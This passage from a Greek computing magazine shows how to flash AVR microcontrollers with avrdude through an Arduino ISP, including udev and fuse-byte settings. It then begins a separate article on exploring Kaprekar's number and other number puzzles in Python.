
Για όσους θέλουν να γράφουν σε Assembly, τα πράγματα είναι εξίσου απλά. Για τη "μεταγλώττιση" του προγράμματος αρκεί να τρέξουμε το avra (στο Linux) ή το avrasm2 (στα Windows) και να δώσουμε σαν παράμετρο το αρχείο με τον κώδικα. Το αποτέλεσμα αυτής της εκτέλεσης θα είναι το αρχείο HEX, που χρειαζόμαστε για τη μεταφορά του προγράμματος στον μικροελεγκτή.

Μεταφορά στο τσιπ

Σε αυτό το στάδιο θα χρησιμοποιήσουμε το εργαλείο avrdude. Για τη μεταφορά του προγράμματός μας στον μικροελεγκτή από τα Windows, αρκεί να δώσουμε κάτι τέτοιο:

```
avrdude -P com_port -p part_num -b 19200 -c avrisp -v -e -U flash:w:hexfile.hex
```

Όπως αντιλαμβάνεστε, στη θέση του com_port πρέπει να δώσουμε τη σειριακή θύρα που αντιστοιχεί στο Arduino μας[2]. Εξίσου προφανές είναι και αυτό που πρέπει να συμπληρώσουμε στη θέση του hexfile.hex: Το αρχείο HEX που προέκυψε από τη μεταγλώττιση του προγράμματός μας. Στη θέση του part_num, όμως, πρέπει να φανούμε προσεκτικοί. Το avrdude δεν αναγνωρίζει τα επίσημα ονόματα των μικροελεγκτών. Για παράδειγμα, στην περίπτωση του atMega88 πρέπει να δώσουμε το "m88", στην περίπτωση του atMega328 πρέπει να δώσουμε το "m328", ενώ αν θέλουμε να προγραμματίσουμε τον atTiny85, πρέπει να δώσουμε το "t85". Για μια ολοκληρωμένη λίστα με τους μικροελεγκτές και το όνομα που αντιστοιχεί στον καθένα, μπορείτε να ρίξετε μια ματιά στο κείμενο βοήθειας του προγράμματος ή εδώ: `www.nongnu.org/avrdude/user-manual/avrdude_4.html`.



Προκειμένου να χρησιμοποιούμε τον assembler των AVR με ευκολία, αρκεί να τον τοποθετήσουμε σε κάποιον κατάλογο και στη συνέχεια να προσθέσουμε το συγκεκριμένο κατάλογο στο system path των Windows.

Στο περιβάλλον του Linux δεν αλλάζει καθόλου η λογική με την οποία χρησιμοποιούμε το avrdude. Επιπρόσθετα, τα part_num και hexfile.hex συμπληρώνονται με τον ίδιο ακριβώς τρόπο. Στο Linux, όμως, το Arduino δεν εμφανίζεται με το όνομα που εμφανίζεται στα Windows (com-κάτι). Εδώ εμφανίζεται σαν ένα device file με όνομα της μορφής ttyACM-κάτι, όπου το "κάτι" είναι ένας αριθμός. Τις περισσότερες φορές πρόκειται για το device file ttyACM0. Σε κάθε περίπτωση, για να μάθετε ποιο device file αντιστοιχεί στο Arduino, αρκεί να το συνδέσετε στον υπολογιστή σας και λίγα δευτερόλεπτα μετά να τρέξετε το dmesg. Αφού βεβαιωθείτε για το device file που αντιστοιχεί στο Arduino, μπορείτε να τρέξετε το avrdude ως εξής:

2. Όταν συνδέουμε το Arduino στον υπολογιστή, τα Windows το «αναγνωρίζουν» σαν μία θύρα σειριακής επικοινωνίας. Πρόκειται για τη θύρα που ζητά να προσδιορίσουμε και το Arduino IDE. Στη δική μας περίπτωση εμφανίζεται σαν com3, αλλά στο δικό σας σύστημα μπορεί να είναι οποιοδήποτε άλλο com.

```
sudo avrdude -P device_file -p part_num -b 19200 -c avrisp -v -e -U
flash:w:hexfile.hex
```

Αναρωτιέστε γιατί χρησιμοποιούμε το sudo κατά την εκτέλεση του avrdude; Η πρόσβαση στα device files (όπως είναι το ttyACM0) δεν επιτρέπεται στους απλούς χρήστες. Έτσι, για να λειτουργήσει σωστά το avrdude, πρέπει να το εκτελέσουμε με δικαιώματα root.

Όπως αντιλαμβάνεστε, μετά την επιτυχημένη εκτέλεση του avrdude έχουμε ξεμπερδέψει! Το τσιπάκι διαθέτει πλέον τον κώδικά μας στη μνήμη flash και, κάθε φορά που θα το τροφοδοτούμε, θα ξεκινά την εκτέλεση του προγράμματος. Μένει τώρα να στήσουμε γύρω του το απαιτούμενο κύκλωμα. Αυτό, όμως, είναι ζήτημα που σχετίζεται με την εκάστοτε κατασκευή. Στην περίπτωση του blink, αρκεί να τροφοδοτήσουμε τον μικροελεγκτή και να συνδέσουμε την άνοδο ενός LED στον ακροδέκτη 2, καθώς και την κάθοδο στο GND[3].

Βολικός αυτοματισμός...

Η συχνή εκτέλεση του avrdude με δικαιώματα root ενδέχεται να ανησυχεί —ή ακόμα και να δυσαρεστεί— όσους έχουν μια παραπάνω ευαισθησία στα ζητήματα ασφάλειας. Από την άλλη, η χρήση του sudo και η επακόλουθη εισαγωγή του κωδικού μας, ενδέχεται να καταντήσει κουραστική κι εκνευριστική. Για να απαλλαγούμε από αυτόν τον μπελά, αρκεί να εξασφαλίσουμε ότι το device file που αντιστοιχεί στο Arduino μας είναι προσβάσιμο από όλους του χρήστες. Αυτό μπορεί να γίνει με την προσθήκη του κατάλληλου κανόνα στον device manager του Linux (udev). Αρχικά, οφείλουμε να δημιουργήσουμε ένα αρχείο που θα περιέχει τον κανόνα μας:

```
sudo nano /etc/udev/rules.d/50-arduino-isp.rules
```

Στο εσωτερικό του θα πρέπει να προσθέσουμε την ακόλουθη γραμμή:

```
KERNEL=="ttyACM[0-9]*", MODE="0666"
```

Αμέσως μετά αποθηκεύουμε το αρχείο, βγαίνουμε από τον editor (το nano :D) κι επιβάλλουμε στον device manager να κάνει επανεκκίνηση:


```
sudo /etc/init.d/udev restart
```

Αυτό ήταν όλο! Την επόμενη φορά που θα συνδέσουμε το Arduino μας, το αντίστοιχο device file θα είναι πλήρως προσβάσιμο από όλους τους χρήστες. Έτσι, θα μπορούμε να εκτελούμε το avrdude χωρίς τη μεσολάβηση του sudo.

Ρυθμίσεις

Όπως αναφέραμε σε προηγούμενες ενότητες του παρόντος άρθρου, οι μικροελεγκτές AVR δέχονται ορισμένες ρυθμίσεις που σχετίζονται με την επιθυμητή συχνότητα λειτουργίας, τη μόνιμη ενεργοποίηση ή απενεργοποίηση ορισμένων υποσυστημάτων κ.ά. Αυτές οι ρυθμίσεις είναι αρκετά προχωρημένες και αν πρέπει να επέμβετε σε κάποια, είναι σίγουρο ότι θα γνωρίζετε και για ποια πρόκειται! Οι ρυθμίσεις που

3. Φυσικά, για να μην κάψουμε το LED θα πρέπει να χρησιμοποιήσουμε και μια μικρή αντίσταση (περί τα 520Ω). Όλα αυτά όμως αποτελούν λεπτομέρειες της εκάστοτε υλοποίησης.



Για να προγραμματίσουμε κάποιον AVR με τη βοήθεια του avrdude, πρέπει να μάθουμε ποια «συσκευή» αντιστοιχεί το σύστημα στον programmer μας. Στις περισσότερες περιπτώσεις πρόκειται για το device file ονόματι ttyACM0.

αναφέρουμε αποθηκεύονται σε συγκεκριμένους καταχωρητές του μικροελεγκτή, που ονομάζονται Fuse Bytes. Σε αυτούς τους καταχωρητές δεν μπορεί να επέμβει κανένα πρόγραμμα, παρά μόνο ένας hardware programmer. Αν θέλουμε να δούμε τις ρυθμίσεις που δέχεται ο μικροελεγκτής μας, αρκεί να επισκεφθούμε κάποιο site που να προσφέρει αυτό που ονομάζουμε fuse calculator. Μια καλή υλοποίηση θα βρείτε στην τοποθεσία http://www.engbedded.com/fusecalc. Εκεί, μπορούμε να επιλέξουμε τον μικροελεγκτή μας, να δούμε τις διαθέσιμες ρυθμίσεις και να τροποποιήσουμε όποιες κι όπως επιθυμούμε. Στη συνέχεια, πατώντας το κουμπί Apply feature settings, στο τέλος της σελίδας θα εμφανιστούν οι κατάλληλες παράμετροι που πρέπει να δώσουμε στο avrdude, για την εφαρμογή των ρυθμίσεων στον μικροελεγκτή. Προκειμένου να επέμβουμε στις ρυθμίσεις του δικού μας μικροελεγκτή μέσα από τα Windows και με τη βοήθεια του fuse calculator που προτείναμε παραπάνω, θα πρέπει να δώσουμε κάτι τέτοιο:

```
avrdude -P com_port -p part_num -b 19200 -c avrisp fuse_calculator_output
```


Εναλλακτικά, αν χρησιμοποιούμε Linux θα πρέπει να δώσουμε κάτι τέτοιο:

```
sudo avrdude -P /dev/ttyACM0 -p part_num -b 19200 -c avrisp fuse_
calculator_output
```

Προφανώς, στη θέση του fuse_calculator_output θα πρέπει να συμπληρώσουμε τις παραμέτρους που πήραμε από τον fuse calculator.

Πριν σας αφήσουμε να παίξετε με τα εργαλεία που παρουσιάσαμε και κάποιον από τους μικροελεγκτές της οικογένειας AVR, οφείλουμε να επιστήσουμε την προσοχή σας σε έναν κίνδυνο! Το παιχνίδι με τα fuse bytes είναι αδύνατο να καταστρέψει

τον μικροελεγκτή, αλλά ενδέχεται να μπλοκάρει τη δυνατότητα προγραμματισμού του. Σε αυτή την περίπτωση, για την επαναφορά του μικροελεγκτή απαιτείται η χρήση ειδικού hardware programmer, ο οποίος θα υποστηρίζει το HVSP ή το HVPP[4]. Με άλλα λόγια, αν κλειδώσετε τον AVR θα χρειαστεί να αποκτήσετε πρόσβαση σε κάποιον επαγγελματικό hardware programmer. Νομίζουμε ότι δεν είναι καιρός για περιττά έξοδα.



```
pvar@crunchbang: ~/tmp
-rw-r--r-- 1 pvar pvar  403 Oct  6 07:30 blink.c
-rw-r--r-- 1 pvar pvar  353 Oct  6 07:30 blink.hex
-rwxr-xr-x 1 pvar pvar 3.9K Oct  6 07:30 blink.o
pvar@crunchbang:~/tmp$
pvar@crunchbang:~/tmp$ avrdude -P /dev/ttyACM0 -b 19200 -c avrisp -p m88 -V -e -U flash:w:
blink.hex

avrdude: AVR device initialized and ready to accept instructions

Reading | ################################################## | 100% 0.06s

avrdude: Device signature = 0x1e930a
avrdude: erasing chip
avrdude: reading input file "blink.hex"
avrdude: input file blink.hex auto detected as Intel Hex
avrdude: writing flash (118 bytes):

Writing | ################################################## | 100% 0.21s


avrdude: 118 bytes of flash written

avrdude: safemode: Fuses OK

avrdude done.  Thank you.


pvar@crunchbang:~/tmp$
```

Μόλις μεταφέραμε το blink.hex στον μικροελεγκτή μας, χρησιμοποιώντας το εργαλείο avrdude και το Arduino ως hardware programmer!



4. Αναφερόμαστε στα «High Voltage Serial Programming» και «High Voltage Parallel Programming».

Skill: Beginner
Tags: Python, kaprekar, παλίνδρομοι, πρώτοι αριθμοί, τέλειοι αριθμοί, πρώτοι παράγοντες, τετραγωνικές ρίζες



by Sonic2000gr

Back to BASIC(s): Εξερευνώντας τους αριθμούς!

Αν λέγατε σε οποιονδήποτε ενήλικο στη δεκαετία του '80 ότι θέλετε να ασχοληθείτε με τα κομπιούτερ, θα σας κοίταζε με απορία και θα σας έλεγε κάτι τέτοιο: "Μα, τι να τα κάνεις αυτά παιδί μου; Οι ηλεκτρονικοί εγκέφαλοι είναι για τη NASA!". Βλέπετε, για τον πολύ κόσμο ο υπολογιστής ήταν κάτι τόσο απόμακρο, που στη λαϊκή κουλτούρα είχε συνδεθεί με το αστείο όνομα "Ηλεκτρονικός εγκέφαλος". Μάλιστα η αναφορά συνοδεύονταν από παρατηρήσεις του τύπου "κάνει χιλιάδες πράξεις το δευτερόλεπτο", ενώ πολλοί περιέγραφαν εικόνες βγαλμένες από εγκυκλοπαίδειες, οι οποίες έδειχναν τον Eniac να καταλαμβάνει ένα δωμάτιο (και να καταναλώνει χιλιάδες κιλοβάτ).

Ο γράφων, πάντως, αν κι αυτής της εποχής (των 80s, όχι του Eniac!), ποτέ δεν χώνεψε τον όρο "ηλεκτρονικός εγκέφαλος". Μόνο εγκέφαλοι δεν ήταν εκείνα τα ηλεκτρονικά τέρατα, που ήθελαν ένα εργοστάσιο της ΔΕΗ μόνο και μόνο για να λειτουργούν στο idle. Ο δικός μου εγκέφαλος (μαζί με όλα τα περιφερειακά) καταναλώνει μόλις 2000 θερμίδες την ημέρα, οι οποίες αυξάνονται σε 2500 το καλοκαίρι λόγω των παγωτών. Έπειτα, τη δεκαετία του '80 τουλάχιστον, ο δικός μου εγκέφαλος έκανε μετά βίας μια πρόσθεση το λεπτό — και ήταν θέμα τύχης αν θα έβρισκα το σωστό αποτέλεσμα. Αντίθετα, οι υπολογιστές της εποχής έκαναν πραγματικά "χιλιάδες πράξεις το δευτερόλεπτο". Αυτή η έκφραση ήταν η μόνη που χρησιμοποιούσαν οι μεγάλοι για τους υπολογιστές και η οποία περιείχε μια δόση αλήθειας. Αν ήταν αποτελεσματικοί σε κάτι οι υπολογιστές, αυτό ήταν οι αριθμητικές πράξεις. Στο κάτω κάτω, το ίδιο ισχύει και για τους σημερινούς υπολογιστές, οι οποίοι δεν είναι τίποτα άλλο παρά "glorified programmable calculators". Έτσι δεν είναι; Σας βλέπω να δυσανασχετείτε! Εσείς βλέπετε ταινίες, μιλάτε στο Facebook, ακούτε μουσική, παίζετε μ' ένα σωρό games κι επικοινωνείτε μέσω του υπολογιστή. Στα δικά σας μάτια, δεν έχει καμία σχέση μ' ένα —ταπεινό ή όχι— κομπιουτεράκι.

Τα πράγματα όμως δεν ήταν πάντα έτσι. Βλέπετε, τα πρώτα προβλήματα που κλήθηκαν να λύσουν οι υπολογιστές ήταν καθαρά ...υπολογιστικά. Τέτοια προβλήματα συνεχίζουν να λύνουν και σήμερα, αν και με τη δική μας, καθημερινή χρήση, τείνουμε να το ξεχνάμε. Τη δεκαετία του '80, όμως, τα πράγματα ήταν αρκετά διαφορετικά. Ο χρήστης του υπολογιστή ήταν ταυτόχρονα και προγραμματιστής. Μάλιστα, ήταν υποχρεωμένος να μάθει προγραμματισμό πάνω στο ίδιο το μηχάνημά του, χρησιμοποιώντας κάποια διάλεκτο της γλώσσας BASIC, βιβλία, περιοδικά, πολλά πειράματα κι ατελείωτα ξενύχτια. Όλα αυτά συνεπάγονταν ατέλειωτους καβγάδες με τους γονείς — αλλά αυτό μάλλον συμβαίνει και σήμερα :)

Για να μάθει κανείς προγραμματισμό, έπρεπε να γράψει αρκετά μικρά και μεσαία προγράμματα, μέχρι να φτάσει να δημιουργήσει κάποιο arcade game (PyGame invaders, anyone?). Φαινομενικά, τουλάχιστον, τα πιο απλά προγράμματα μετά το "Hello World" ήταν τα υπολογιστικά. Κι όταν μιλάμε για υπολογισμούς, δεν αναφερόμαστε στις κλιμακωτές χρεώσεις της ΔΕΗ ή κάποιας άλλης υπηρεσίας. Τα υπολογιστικά προγράμματα που κατασκευάζαμε τότε δεν ήταν καθόλου βαρετά. Μέσα απ' αυτά τα προγράμματα μαθαίναμε να σκεπτόμαστε αλγοριθμικά, ενώ γνωρίζαμε στην πράξη διάφορες προγραμματιστικές τεχνικές. Κάπως έτσι, όσοι είχαν το μεράκι εξελίσσονταν σαν προγραμματιστές, αργά αλλά σταθερά. Μέχρι που κάποια στιγμή κατάφερναν να δημιουργήσουν το πρώτο τους, απλό, παιχνίδι, μετά ένα πιο σύνθετο κι ένα περισσότερο σύνθετο και, αχμ, θέλω καινούριο υπολογιστή! Για να μην πολυλογούμε άλλο, ας περάσουμε σιγά σιγά στο προκείμενο σημειώνοντας πως το παρόν άρθρο θα μπορούσε κάλλιστα ν' αποτελεί το "Game Programming — Episode 1" :)

Υπολογιστικά προγράμματα;

Σας πληροφορώ ότι υπάρχουν πολλά κι ενδιαφέροντα ζητήματα που μπορείτε να εξερευνήσετε με τη βοήθεια του υπολογιστή σας. Όρεξη να 'χετε — και φυσικά την Python! Για ορισμένα από τα παραδείγματα που θα δούμε σε λίγο, θα χρειαστείτε και τη βιβλιοθήκη wxPython. Αν έχετε ακολουθήσει τη σειρά άρθρων για προγραμματισμό σε Python & wxPython (βλ. άρθρα στα τεύχη 012 έως και 019), θα την έχετε ήδη εγκαταστήσει στον υπολογιστή σας. Διαφορετικά, μπορείτε να την κατεβάσετε τώρα, από εδώ: www.wxpython.org/download.php. Αν βέβαια χρησιμοποιείτε Linux, τότε θα την προσθέσετε από τα repositories της διανομής σας.



Σε αυτό το εκπληκτικό (!) μηχάνημα που ο γράφων δημιούργησε τα πρώτα του προγράμματα, υλοποιήθηκε για πρώτη φορά και το 6174 — μετά από πολύ διάβασμα του βιβλίου BASIC των Βουτυρά – Ρουβά. Στην ένθετη εικόνα βλέπετε κι ένα πρόγραμμα επιστημονικού υπολογιστή, ένα αρκετά απλούστερο πρόγραμμα χρήσιμο για να μάθει κάποιος τις βασικές εντολές.

Μη νομίζετε ότι θα σας ζαλίσουμε με προγράμματα που λύνουν πρωτοβάθμιες και δευτεροβάθμιες εξισώσεις. Η αλήθεια είναι ότι ο γράφων ξεκίνησε με αυτά ακριβώς τα προγράμματα αλλά, εδώ που τα λέμε, δεν έχουν καθόλου πλάκα! Το είχε διαπιστώσει αυτό, ο γράφων, ο οποίος αναζητούσε επίμονα μια καλή και ταυτόχρονα ενδιαφέρουσα προγραμματιστική πρόκληση. Και κάπως έτσι, το σωτήριο έτος 1985, ο Sonic και ο πιστός του TI-99/4A συνάντησαν ένα περίεργο πρόγραμμα, σ' ένα βιβλίο προγραμματισμού της εποχής. Το βιβλίο λεγόταν "Η γλώσσα προγραμματισμού BASIC" (συγγραφείς: Βουτυράς, Ρουβάς — 1984) και το μυστήριο πρόγραμμα ήταν ο μαγικός αριθμός 6174.

Ο αριθμός του Kaprekar

Πάρτε έναν οποιονδήποτε τετραψήφιο αριθμό, με μόνο περιορισμό να μην είναι και τα τέσσερα ψηφία του ίδια. Για παράδειγμα, πάρτε τον 7355. Δημιουργήστε δύο νέους αριθμούς, ταξινομώντας τα ψηφία του αρχικού αριθμού κατά αύξουσα και φθίνουσα σειρά. Έτσι θα καταλήξετε με τους αριθμούς 3557 και 7553. Στη συνέχεια αφαιρέστε τον μεγαλύτερο από τον μικρότερο: 7553 – 3557 = 3996. Τώρα κάντε το ίδιο με το αποτέλεσμα (ταξινομήστε τα ψηφία κατά αύξουσα και φθίνουσα σειρά και κάντε την αφαίρεση). Αυτή τη φορά θα καταλήξετε στον αριθμό 9963 – 3699 = 6264. Αν επαναλάβετε τη διαδικασία, θα πάρετε τον 6642 – 2466 = 4176 κι αν επαναλάβετε πάλι, θα πάρετε τον 7641 – 1467 = 6174. Αχά! Φτάσαμε στον 6174!

Δοκιμάστε τώρα με κάποιον άλλον αριθμό. Επαναλαμβάνοντας τα βήματα που είδαμε προηγουμένως όσες φορές χρειαστεί, θα καταλήξουμε πάλι στον 6174. Ο μυστηριώδης αυτός αριθμός ονομάζεται αριθμός του Kaprekar. Μπορείτε να διαβάσετε περισσότερα γι' αυτόν στη Wikipedia, ενώ μπορείτε να δείτε και το σχετικό βίντεο στο κανάλι numberphile του YouTube. Βέβαια, το 1985 δεν υπήρχε ούτε Wikipedia ούτε YouTube. Ο γράφων όμως κατάφερε να σκαρώσει ένα πρόγραμμα σε BASIC το οποίο έπαιρνε έναν αριθμό από το χρήστη, εφάρμοζε την παραπάνω διαδικασία κι εμφάνιζε όλα τα ενδιάμεσα αποτελέσματα μέχρι να φτάσει στον 6174. Μη νομίζετε ότι είναι τόσο εύκολο όσο ακούγεται. Το πρόγραμμα έπρεπε να κάνει τα ακόλουθα:

- Να διαβάζει έναν αριθμό ως αλφαριθμητικό
- Να μετατρέπει τους χαρακτήρες σε ψηφία και να τα ταξινομεί κι ως προς τις δυο κατευθύνσεις
- Να μετατρέπει τα αποτελέσματα των ταξινομήσεων σε αριθμούς, να κάνει την αφαίρεση και να τυπώνει το αποτέλεσμα
- Να χωρίζει ξανά το αποτέλεσμα στα επιμέρους ψηφία, να τα ταξινομεί και να επαναλαμβάνει τη διαδικασία μέχρι να βρεθεί ο 6174

Ουσιαστικά, το πρόγραμμα αποτελούσε μια δοκιμασία στην κατανόηση των συναρτήσεων χειρισμού string της BASIC. Τώρα, βέβαια, δεν είμαστε στα 80s και θα γράψουμε το σχετικό πρόγραμμα σε Python. Εδώ τα πράγματα είναι πολύ πιο απλά. Το πρόγραμμα (kaprekar.py) θα το βρείτε σε ένα πακέτο ZIP μαζί με τα υπόλοιπα προγράμματα του άρθρου, που μπορείτε να κατεβάσετε από το

`http://bit.ly/dh025basics`

Η Python διευκολύνει τη δημιουργία του συγκεκριμένου προγράμματος σε μεγάλο βαθμό.

